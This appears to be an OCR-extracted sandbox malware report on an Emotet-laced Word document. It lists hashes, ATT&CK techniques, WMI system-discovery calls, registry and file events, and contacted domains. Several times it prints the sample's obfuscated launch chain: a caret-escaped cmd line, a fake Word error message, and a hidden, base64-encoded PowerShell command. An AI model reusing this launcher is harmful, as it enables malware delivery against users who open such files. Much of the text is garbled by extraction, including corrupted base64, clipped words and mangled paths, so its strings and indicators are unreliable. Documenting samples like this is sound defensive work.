Virtual Analyzer Report



Submission Context

Logged	2021-01-24 20:06:53
Submitter	Manual Submission
Туре	MS OLE document

Analysis Overview

Overall risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.			
Detections	Trojan.W97M.EMOTET.SMTH			
Exploited vulnerabilities				
Analyzed objects	MS OLE document	1 - Scan 22 Jan, 2021 at 04.38.doc	4414543ED785853A0036CD6724E54E5E59EE198F	

Analysis Environments

	Win2012_Office
Anti-security, self-preservation	
Autostart or other system reconfiguration	
Deception, social engineering	
File drop, download, sharing, or replication	✓
Hijack, redirection, or data theft	✓
Malformed, defective, or with known malware traits	✓
Process, service, or memory object change	✓
Rootkit, cloaking	
Suspicious network or messaging activity	✓

Win2012_Office

Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.	
Detections	Trojan.W97M.EMOTET.SMTH	
Exploited vulnerabilities		
Network connection	No network	

▼ Object 1 - Scan 22 Jan, 2021 at 04.38.doc (MS OLE document)

File name	Scan 22 Jan, 2021 at 04.38.doc
File type	MS OLE document
SHA-1	4414543ED785853A0036CD6724E54E5E59EE198F
SHA-256	113657369490029A5B3A75C70E64C3A618BF478321AEFFBDC2A305458CD1236 C
MD5	2976A29C76C12051DC27AADBE94BCD6F
Size	171008 byte(s)

Risk Level	High risk		
Detection	Trojan.W97M.EMOTET.SMTH		
Exploited vulnerabilities	-		
Threat Characteristics	File drop, download, sharing, or replication (2) Hjiack, redirection, or data theft (4) Malformed, defective, or with known malware traits (1) Process, service, or memory object change (6) Suspicious network or messaging activity (20)		

Process Graph



Process Graph Legend

Tactics	Techniques	Notable Threat Characteristics
Execution	Windows Management Instrumentation	Characteristics: 1, 2
	Scripting	Characteristics: 1, 2, 3 Characteristics: 1
	PowerShell	Characteristics: 1, 2
Defense Evasion	Scripting	Characteristics: 1, 2, 3 Characteristics: 1
	File Deletion	Characteristics: 1, 2
Discovery	System Information Discovery	Characteristics: 1, 2
	Network Share Discovery	Characteristics: 1
Collection	Data from Local System	Characteristics: 1

 $\ensuremath{\text{@}}$ ATT&CKTM is a trademark of The MITRE Corporation.

▼ Notable Threat Characteristics

▼ File drop, download, sharing, or replication (2)

Characteristic	Significance	Details
Deletes file to compromise the system or to remove traces of the infection	• • • • • • • • • • • • • • • • • • • •	Process ID: 2808 File: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_EMPTY
Deletes file to compromise the system or to remove traces of the infection		Process ID: 2516 File: %TEMP%\Diagnostics\WINWORD\App_1600985251099791600_A16BA699-DE8A-473F-B54F-C8D59B3C1D07.log Type: VSDT_EMPTY

▼ Hijack, redirection, or data theft (4)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	•	Process ID: 2808 Info: Searches files by API
Executes commands or uses API to obtain system information	•	Process ID: 2516 Info: Enums share folder from API result
Executes commands or uses API to obtain system information	•==	Process ID: 2516 Info: Obtains Win32_DiskDrive WHERE DeviceID LIKE '%PHYSICALDRIVE0%' from API result
Executes commands or uses API to obtain system information		Process ID: 2516 Info: Obtains Win32_ComputerSystemProduct from API result

▼ Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Detected as known malware		Source: ATSE Detection Name: Trojan.W97M.EMOTET.SMTH Engine Version: 12.500.1004 Malware Pattern Version: 16.495.92

▼ Process, service, or memory object change (6)

Characteristic	Significance	Details
Creates process	•••	Shell Command: %windir%\System32\WindowsPowerShelliv1.0\powershell.exe powershell -w hidden -enc
Creates process	•••	Process ID: 2808 Image Path: %windin'%\System32\WindowsPowerShell\v1.0\powershell.exe powershell -w hidden -enc IABZAFYAIAAgAGUAcgB5AEQANABHAC AAIAAOACAAIABbAFQA\WGBQAGUAXQAOACI\aewAQAHQAewA1AHQAewAxAHQAewAxAHQAewAxAHQAewAyAHQAlgAgACQARgAgACCAZABpAFIARQ BDAHQATwANACwAJwByACCALAANAFkAJwAsACCALgANACwAJwBZAHKACwBUAEUAbQAuAEkAJwAsACCAbwAnACkAIAApADSAIAAgACAAUwBFAF QAIAAOACI\adwaiACSAigAzAEMAdAA1ACIAKQAgACgAWwBUAHkAUABFAFQAKAiAHsAMABBAHsANQB9AHsANAB9AHsAMB9AHsAMWB9AHsAM QB9ACIAIAAIAGYAIAANAHMAJwAsACCACABVAEkAbgB0AGQAQQBuAGEARwBIAHIAJwAsACCARQB0ACCALAANAFYASQBjAEUAJwAsACCALgBTAEU AcgANACwAJwB5AHMAVABIAGQALgBUACCAKCAQgACAAKQAGDSAJABLAGOAdQAwAHEAeQB6ADQAJABGADAAXwBNACAAKwagAFsaYwBoAGEAc gBdACgAMwAZACkAIAArACAAJABQADAAQQBQACAAKQAGADSAJABLAGOAdQAWAHEAeQB6ADQAJABGADAAXwBNACAAKwAgAFsaYwBoAGEAc gBdACgAMwAZACkAIAArACAAJABQADAAQQBQADSAJABDADMAMgBYADOAKAANAFQAMgANACSAJwA2AFMAJwApADSAIAAOACAAIABWAEEAcgB JAGEAYgBsaEUAIABFAFIAWQBkADQARwagACOAVgBhAGwadQBiaG8ATgBsAHkAKQA6ADoAIgBjAFIAYABIAGEAABAFAGQAaQBgAFIAYABIAEMA VABPAGAAUgBZACIAKAAKAEgATwBNAEUAIAArACAAKAAOACCAewAwAHOAQwA1AGSAXwBVAHkAeABFADAAIQBQACCAKWANAGBAJwArACCAAMAA nACSAJwBwADUAQQBwAHsAMAANACSAJwB9AC
Creates process	•••	Process ID: 2756 Image Path: %windir%\system32\cmd.exe cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll ^-w- hi'dd^en -^e^nc IABzAFYAIAAgAGUAcgB5AEQANABHACAAIAAAACCAAIABbAFQAWQBQAGUAXQAACIAewAQAHQAewAzAH OAewAwAHOAewAxAH0AewAyAH0AlgagACOARgagACCAZABpAFIARQBDAHQATwAnACwAJwByACCALAAnAFkAJwAsACCALGAnACwAJwBzAHkAcwB UAEUAbQAUAEkAJwAsACCABwAnACKAIAApADsAIAAgACAAUwBFAFQAIAAAACIAdwaiACSaIgAzAEMAdAA1ACIAKQAgACgAWwBUAHkAUABFAFQA KAAIAHSAMAB9AHSANQB9AHSAMQB9AHSAMAB9AHSAMwB9AHSAMWB9ACIAIAAIAGYAIAANAHMAJwASACCACABVAEKAbgB0AG0AQQBuAGEARwBI AHIAJwASACCARQB0ACCALAANAFYASQBJAEUAJwAsACCALgBTAEUAcgAANACwAJwB5AHMAVABIAGQALgBUACCAKQAgACCAKCAQACSAJABAAAACAACAGABAAAWABAACAARQBAAAXWBAAKWAgAFSAYWB0AGEACGBACGAMWAZACKAIAArACAAJABQADAAOQBOASAJABDADAMAMgBYADDA KAANAFQAMgAnACSAJwA2AFMAJWApADSAIAAOACAAIABWAEEAcgBJAGEAYgBSAEUAIABFAFIAWQBkADQARWAGACOAVgBhAGwAdQBIAGBATGBS AHKAKQAGADOAIgBJAFIAYABIAGEAdABFAGQABQBAFIAYABIAEMAVABPAGAAUGBZACIAKAAKAEgATwBNAEUAIAAACAAKAAOACCAewAwAH0AQ wA1AGSAXwBVAHKA
Resides in memory to evade detection		Hooked File: %ProgramFiles%Microsoft Office\root\Office\16\WINWORD.EXE Hook Type: WH_GETMESSAGE
Creates process in system directory		Process ID: 2732 Image Path: %windir%lsystem32\tmsg.exe msg Administrator /v Word experienced an error trying to open the file.
Uses scripts to execute commands and avoid detection	•••	Info: Office file contains macro Type: AutoOpen

▼ Suspicious network or messaging activity (20)

Characteristic	Significance	Details
Listens on port		0.0.0.049195
Listens on port		0.0.0.049194
Listens on port		0.0.0.049193
Listens on port		0.0.0.049192
Listens on port		0.0.0.0:49191
Listens on port		0.0.0.049190
Listens on port		0.0.0.049189
Listens on port		0.0.0.049181
Listens on port		0.0.0.0:49180
Listens on port		0.0.0.049179
Listens on port		0.0.0.0:49178
Listens on port		0.0.0.049177
Listens on port		0.0.0.0:49176
Listens on port		0.0.0.049175
Listens on port		0.0.0.049174
Listens on port		0.0.0.049173
Listens on port		0.0.0.049172
Listens on port		0.0.0.049171
Listens on port		0.0.0.0:49170
Listens on port		127.0.0.1:53827

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
cashstreamfinancial.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
jolifm.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
inhaustyle.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
gmail.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
augmentation.osi.office.net	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
update.googleapis.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
clients2.google.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
self.events.data.microsoft.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
elsadinc.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
technologydistilled.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
ctldl.windowsupdate.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
o7therapy.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
cdn.uci.officeapps.live.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
signinsolution.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
autodiscover.gmail.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
cashstreamfinancial.com	-	80	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
jolifm.com	-	443	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
o7therapy.com	-	80	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
inhaustyle.com	-	80	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
autodiscover.gmail.com	-	443	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
technologydistilled.com	-	443	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
signinsolution.com	-	80	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
gmail.com	-	443	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
elsadinc.com	-	443	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc

URL	Site Category	Risk Level	Threat	Accessed By
https://augmentation.osi.office.net/officeaugmentation/searchendpoint/	Computers / Internet	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
https://self.events.data.microsoft.com/OneCollect or/1.0/	Business / Economy Computers / Internet Cloud Applications	No risk	-	Scan 22 Jan, 2021 at 04.38 doc

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~WRF{67B65E71-DA76-4F56-95 24-973A4C428331}.tmp	No risk	-	-	-	49152	E3B871318F9F2870873D0A08E8ED4023F98 69EDB
~\$Normal.dotm	No risk	-	-	-	162	2E9883B4D9D56D30ED0315F8C9A06BECC 5B0B888
590aee7bdd69b59b.customDestin ations-ms	No risk	-	-	-	5991	2467383D1E4AD925D5B4BC8A771E33AF3C 009936
~WRS{22E9913A-1C2F-4CA4-92 D4-DAEEC140E23E}.tmp	No risk	-	-	-	1024	9F6C69FA4232801D3A4857C630BA7A71966 2135A
~WRS{201A041D-A3F2-4285-A5 C2-AD8991F0B411}.tmp	No risk	-	-	-	1024	9F6C69FA4232801D3A4857C630BA7A71966 2135A
~WRS{7A5BCA8A-0F4D-4F91-9 C92-8FA983C3D3AF}.tmp	No risk	-	-	-	1024	9F6C69FA4232801D3A4857C630BA7A71966 2135A
AKCWWQHBRYXFOSJWI8E8.te mp	No risk	-	-	-	5991	2467383D1E4AD925D5B4BC8A771E33AF3C 009936
~WRS{F86CDF09-7614-40ED-A3 68-D34CB911348A}.tmp	No risk	-	-	-	1024	9F6C69FA4232801D3A4857C630BA7A71966 2135A
~WRS{97F9A109-6A6F-4341-81 CA-2CC0C30E1302}.tmp	No risk	-	-	-	1024	9F6C69FA4232801D3A4857C630BA7A71966 2135A
Y75U.dll	No risk	-	-	-	80	310CF09F2A7D52E2F65838CB6F6DCB7E77 55E61C

▼ Suspicious Objects

Туре	Object	Risk Level
File (SHA1)	4414543ED785853A0036CD6724E54E5E59EE198F	High

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.W97M.EMOTET.SMTH Engine Version: 12.500.1004 Malware Pattern Version: 16.495.92		
Detection	Threat Characteristic: Uses scripts to execute commands and avoid detection Info: Office file contains macro Type: AutoOpen		
Vrite Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ClientTelemetry\Sampling\0 Value: None		2516
dd Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\CrashPersistence\WINWORD\2516\ Value: None		2516
/rite Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\CrashPersistence\WINWORD\2516\0 Value: None		2516
/rite Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 2		2516
rite Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 1		2516
dd Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\ Value: None		2516
dd Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\StartupItems\ Value: None		2516
rite Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\StartupItems\5i& Value: None		2516
elete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\GracefulExit\WINWORD\2532\(\text{i0 Value: None}\)		2516
elete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\GracefulExit\WINWORD\2532\ Value: None		2516
/rite Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\CrashPersistence\WINWORD\2516\0 Value: None		2516
call Filesystem API	API Name: DeleteFileW Args: (%TEMP%/Diagnostics/WINWORD/App_1600985251099791600_A16BA699-DE8A-473F-B54F-C8D59B3C1D07.log) Return: 1		2516
elete File	Path: %TEMP%\Diagnostics\WINWORD\App_1600985251099791600_A16BA699-DE8A-473F-B54F-C8D59B3C1D07.log Type: VSDT_EMPTY		2516
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2516 File: %TEMP%\Diagnostics\WINWORD\App_1600985251099791600_A16BA699-DE8A-473F-B54F-C8D59B3C1D07.log Type: VSDT_EMPTY		
elete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\(02FD33DF-F746-4A10-93 A0-2BC6273BC8E4)\Value: None		2516
elete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D33-BDF30C0FE473}\ Value: None		2516
elete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Clien\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{B800E856-A12F-4AB7-B2 C8-4E80CAEA5B07}\ Value: None		2516
elete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-8 1B2-FEA7244F6FFA}\ Value: None		2516
elete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B 20E-90D710F7D11C}\Value: None		2516
elete Registry Key	$Key: HKEY_CURRENT_USER \\ \label{limit} Software \\ \label{limit} Monitor \\ \label{limit} Value: None \\ \label{limit} Key: HKEY_CURRENT_USER \\ \label{limit} Software \\ \label{limit} Monitor \\ \label{limit} Value: None \\ \label{limit} None \\$		2516
elete Registry Key	$Key: HKEY_CURRENT_USER \\ \label{limit} White Software \\ \lab$		2516
elete Registry Key	$Key: HKEY_CURRENT_USER \\ \label{linear} In Service \\ \label{linear} Value: None \\ \label{linear} Very \\ \lab$		2516
dd Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ Value: None		2516
dd Registry Key	$Key: HKEY_CURRENT_USER \\ \label{limit} Software \\ \label{limit} Monitor \\ \label{limit} Value: None \\ \label{limit} Key: HKEY_CURRENT_USER \\ \label{limit} Software \\ \label{limit} Monitor \\ \label{limit} Value: None \\ \label{limit} None \\$		2516
dd Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B 20E-90D710F7D11C}\Value: None		2516
/rite Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\dagger\dag		2516
Vrite Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\Categories Value: None		2516
add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93 A0-2BC6273BC8E4\}\Value: None		2516

Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\(02FD33DF-F746-4A10-93A0-08CC272BC9F\U00e4\U00e	2516
Write Registry Key	A0-2BC6273BC8E4)\4 Value: 0 Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\(02FD33DF-F746-4A10-93)	2516
	A0-2BC6273BC8E4)\Categories Value: None	
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ULSMonitor\Value: None	2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ULSMonitor\ULSAllCategories Value: 6, 10	2516
Call WMI API	API Name: IW/bemLevel1Login::NTLMLogin Args: (ROOT\CIMV2, en-US,en, 0, 0, d26ff3e0) Return: 0	2516
Call WMI API	API Name: IWbemLocator::ConnectServer Args: (ROOT\CIMV2, NULL, NULL, NULL, 0, NULL, 0, d26ff3e0) Return: 0	2516
Call WMI API	API Name: IWbemServices::ExecQuery Args: (WQL, SELECT * FROM Win32_ComputerSystemProduct, 30, 0, d26ff320) Return: 0	2516
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2516 Info: Obtains Win32_ComputerSystemProduct from API result	
Call WMI API	API Name: Win32_ComputerSystemProduct::Get Args: (UUID, 0, 3372C2F2-D0F8-724D-B16A-7DF27B02C60C, 0, 0) Return: 0	2516
Call WMI API	API Name: IWbemServices::ExecQuery Args: (WQL, SELECT * FROM Win32_DiskDrive WHERE DeviceID LIKE "%PHYSICALDRIVE0%", 30, 0, d26ff320) Return: 0	2516
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2516 Info: Obtains Win32_DiskDrive WHERE DeviceID LIKE '%PHYSICALDRIVE0%' from API result	
Call WMI API	API Name: Win32_DiskDrive::Get Args: (SerialNumber, 0, GJZ3J0NSM, 0, 0) Return: 0	2516
Call WMI API	API Name: IWbemServices::ExecQuery Args: (WQL, SELECT * FROM Win32_PhysicalMemory WHERE Tag="Physical Memory 0", 30, 0, d26ff320) Return: 0	2516
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\f\52C64B7E\LanguageList Value: en-US\0en\0	2516
Call WMI API	API Name: IWbemLevel1Login::NTLMLogin Args: (ROOT\CIMV2, en-US,en, 0, 0, d26fe130) Return: 0	2516
Call WMI API	API Name: IWbemLocator::ConnectServer Args: (ROOT\CIMV2, NULL, NULL, NULL, 0, NULL, 0, d26fe130) Return: 0	2516
Call WMI API	API Name: IWbemServices::ExecQuery Args: (WQL, SELECT * FROM Win32_ComputerSystemProduct, 30, 0, d26fe070) Return: 0	2516
Call WMI API	API Name: Win32_ComputerSystemProduct::Get Args: (UUID, 0, 3372C2F2-D0F8-724D-B16A-7DF27B02C60C, 0, 0) Return: 0	2516
Call WMI API	API Name: IWbemServices::ExecQuery Args: (WQL, SELECT * FROM Win32_DiskDrive WHERE DeviceID LIKE '%PHYSICALDRIVE0%', 30, 0, d26fe070) Return: 0	2516
Call WMI API	API Name: Win32_DiskDrive::Get Args: (SerialNumber, 0, GJZ3J0NSM, 0, 0) Return: 0	2516
Call WMI API	API Name: IWbemServices::ExecQuery Args: (WQL, SELECT * FROM Win32_PhysicalMemory WHERE Tag='Physical Memory 0', 30, 0, d26fe070) Return: 0	2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\StartupItems\(v& Value: None	2516
Add File	Path: %APPDATA%\Microsoft\Templates\-\$Normal.dotm Type: VSDT_COM_DOS	2516
Write File	Path: %APPDATA%\Microsoft\Templates\~\$Normal.dotm Type: VSDT_COM_DOS	2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\StartupItems\(v& Value: None	2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Roaming\RoamingConfigurableSettings Value: None	2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Roaming\RoamingLastSyncTimeWord Value: None	2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Roaming\Roaming\LastWriteTimeWord Value: None	2516 2516
Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\CrashPersistence\WINWORD\2516\0 Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\Startup\tems\"y& Value: None	2516
Write Registry Key	Key: HKEY CURRENT USER\Software\Microsoft\Office\16.0\Word\Resiliency\PotentialDataLossInfo2 Value: None	2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery\ Value: None	2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery\1CFA18\ Value: None	2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery\1CFA18\1CFA18 Value: None	2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resillency\StartupItems\"y& Value: None	2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations\Document 0\ Value: None	2516
Call Internet Helper API	API Name: InternetGetConnectedStateExW Args: (d2c0e720, 0, 0, 0) Return: 1	2516
Call Network API	API Name: socket Args: (23, 1, 6) Return: b3c	2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\ProxyEnable Value: 0	2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\AutoConfigURL Value: None	2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\AutoDetect Value: None	2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\Connections\SavedLegacySettings Value: None	2516
Call Internet Helper API	API Name: InternetOpenW Args: (, 0, , , 10000000) Return: cc0004	2516 2516
Call Internet Helper API Call Internet Helper API	API Name: InternetGetConnectedStateExW Args: (d2c0e5c0, 0, 0, 0) Return: 1 API Name: InternetGetConnectedStateExW Args: (d2c0e590, 0, 0, 0) Return: 1	2516 2516
Call WMI API	API Name: IWbemLevel1Login::NTLMLogin Args. (\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\	2516
Call WMI API	API Name: IWbemLocator::ConnectServer Args: (\\\\root\cimv2, NULL, NULL, 0, NULL, 0, c8da6230) Return: 0	2516
Call WMI API	API Name: Win32_Process::Get Args: (GENUS, 0, 1, 0, 0) Return: 0	2516
Call WMI API	API Name:PARAMETERS::Put Args: (CommandLine, 0, cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p*owe*rs*he*lif~-w hi^dd*en -\fo*nc	2516
Call WMI API	API Name: Win32_Process::Get Args: (RELPATH, 0, Win32_Process, 0, 0) Return: 0	2516
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2756], ppid[2516) Return: 1	2516
Call WMI API	API Name: IWbemServices::ExecMethod Args: (Win32_Process, Create, 0, 0, d4686580, c8da6570, 0) Return: 0	2516
Call WMI API	API Name:PARAMETERS::Get Args: (ProcessId, 0, 2756, 0, 0) Return: 0	2516
Call WMI API	API Name:PARAMETERS::Get Args: (ReturnValue, 0, 0, 0, 0) Return: 0	2516
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0	2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\StartupItems\5i& Value: None	2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\StartupItems\ Value: None	2516

Detection	Threat Characteristic: Creates process		
	Process ID: 2756 Image Path: %windir%\system32\cmd.exe cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -		
	w hi^dd^en -^e^nc IABzaFYAIAAgAGUAcgB5AEQANABHACAAIAAoACAAIABbAFQAWQBQAGUAXQAoACIAewA0AH0AewA1AH0AewAzAH0Aew		
	AWAH0AewAxAH0AewAyAH0AlgAgAC0ARgAgACCAZABpAFIARQBDAHQATWANACWAJWByACCALAANAFKAJWASACCALgANACWAJWBZAHKACWBUAEUA		
	bQAuAEkAJwAsACcAbwAnACkAlAApADsAlAAgACAAUwBFAFQAlAAoAClAdwAiACsAlgAzAEMAdAA1AClAKQAgACgAWwBUAHkAUABFAF0AKAAiAHsA MAB9AHsANQB9AHsAMgB9AHsANAB9AHsAMwB9AHsAMQB9AClAlAAtAGYAlAAnAHMAJwAsACcAcABvAEkAbgB0AG0AQQBuAGEARwBIAHiAJwAsAC		
	cARQB0ACcALAAnAFYASQBjAEUAJwAsACcALgBTAEUAcgAnACwAJwB5AHMAVABIAG0ALgBuACcAKQAgACAAKQAgADsAJABLAGoAdQAwAHEAeQB		
	6AD0AJABGADAAXWBNACAAKWAgAFsAYWBOAGEAcgBdACgAMWAZACKAIAARACAAJABQADAAOQBQADsAJABOADMAMgBYAD0AKAANAFQAMgANA CSAJWA2AFMAJWApADSAIAAOACAAIABWAEEAcgBJAGEAYgBSAEUAIABFAFIAWQBKADQARWAgAC0AVgBhAGWAdQBIAG8ATgBSAHKAKQA6ADOAIgBj		
	AFIAYABIAGEAdABFAGQAaQBgAFIAYABIAEMAVABPAGAAUgBZACIAKAAkAEgATwBNAEUAIAArACAAKAAoACcaewawaH0AQwa1aGsaXwBvAHka		
Call Thread API	API Name: NtResumeThread Args: (Process:2732,) Return: ?	2516	2756
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2732], ppid[2756) Return: 1	2516	2756
Call Process API	API Name: CreateProcessW Args: (%windir%\system32\msg.exe, msg. Administrator /v Word experienced an error trying to open the file., , , , , , %windir%\s	2516	2756
	ystem32, , Process:2732:%windir%\System32\msg.exe) Return: 1		
Detection	Threat Characteristic: Creates process in system directory		
	Process ID: 2732 Image Path: %windir%\system32\msg.exe msg Administrator /v Word experienced an error trying to open the file.		
Call Thread API	API Name: NtResumeThread Args: (Process:2808,) Return: ?	2516	2756
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2808], ppid[2756) Return: 1	2516	2756
Call Process API	API Name: CreateProcessW Args: (%windir%\System32\WindowsPowerShell\v1.0\powershell.exe, powershell -w hidden -enc IABzAFYAIAAgAGUA	2516	2756
Can 1 100000711 1	cgB5AEQANABHACAAlAAoACAAlABbAFQAWQBQAGUAXQAoAClAewA0AH0AewA1AH0AewAzAH0AewAwAH0AewAxAH0AewAyAH0AlgAgAC0ARgAgA	2010	2.00
	CCAZABPAFIARQBDAHQATWANACWAJWByACCALAAnAFkAJWASACCALgAnACWAJWBZAHkAcWBUAEUAbQAuAEkAJWASACCAbWANACKAIAApADsAIAAg		
